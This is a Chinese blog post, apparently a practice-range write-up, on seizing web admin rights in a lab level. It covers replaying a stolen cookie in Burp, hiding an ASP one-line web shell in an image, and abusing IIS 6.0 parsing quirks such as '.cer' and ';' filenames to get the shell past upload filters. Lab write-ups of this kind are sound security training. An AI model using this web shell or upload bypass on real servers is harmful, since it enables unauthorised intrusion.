封神台----尤里的复仇I-第五章：进击！拿到Web最高权限！

原创

向那风 于 2019-07-18 17:17:07 发布 1551 收藏 1

分类专栏： 渗透学习 靶场练习

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/x_yhy/article/details/96436120

版权


渗透学习 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏


靶场练习

7 篇文章 0 订阅

订阅专栏

1.使用cookie进入后台

> Tips:
> 1、通过修改Cookie登录后台（没用重打） 2、上传SHELL！3、Flag在web根目录（flag.php） 3.上传图片时建议上传小文件，我建议用QQ表情

根据提示信息

需要用到上个关卡的cookie，去XSS平台拿到cookie，删去flag=zkz{****},


点击之前，打开Burp，进行抓包,替换cookie

```
Accept-Encoding: gzip, deflate
Referer: http://59.63.200.79:8005/admin/Login.asp
DNT: 1
Connection: close
Cookie: ASPSESSIONIDAARTSDBR=EOCNGMPBBJJBNPENDJDMDDON;ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC
Upgrade-Insecure-Requests: 1
```

放行，进入后台页面。

2.找上传点

在产品管理-添加产品中可以上传图片。



上传带asp一句话的图片，
asp一句话：<%eval request (“hacker”)%>
木马一般会被拦截，做成图片，可以使用copy命令制作

```
copy 1.jpg/b+2.asp/a a.jpg
```

上传，产品图片里会告诉图片路径和图片名（对于上传的图片会进行重命名），蚁剑连接，405错误。错误信息里写了IIS/6.0。

```
http://59.63.200.79:8005/UploadFiles/20197
HTTP/1.1 405 Method Not Allowed
Server: Microsoft-IIS/6.0
Content-Length: 1244
Date: Thu, 18 Jul 2019 14:47:09 GMT
X-Powered-By: ASP.NET
Content-Type: text/html
Allow: OPTIONS, TRACE, GET, HEAD

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.
```


可能存在IIS解析漏洞:

- 目录解析
  以*.asp命名的文件夹里的文件都将会被当成ASP文件执行。


- 文件解析
  对于 *.asp;.jpg 像这种畸形文件名在";"后面的直接被忽略，也就是说当成 *.asp文件执行。


- IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx

在网站配置里规定cer类型可以上传。(PS:尝试修改允许的类型，失败…)



不能直接上传.cer文件，要将之前的图片木马修改后缀为.cer，再上传，成功。
蚁剑连接





双击打开，提交。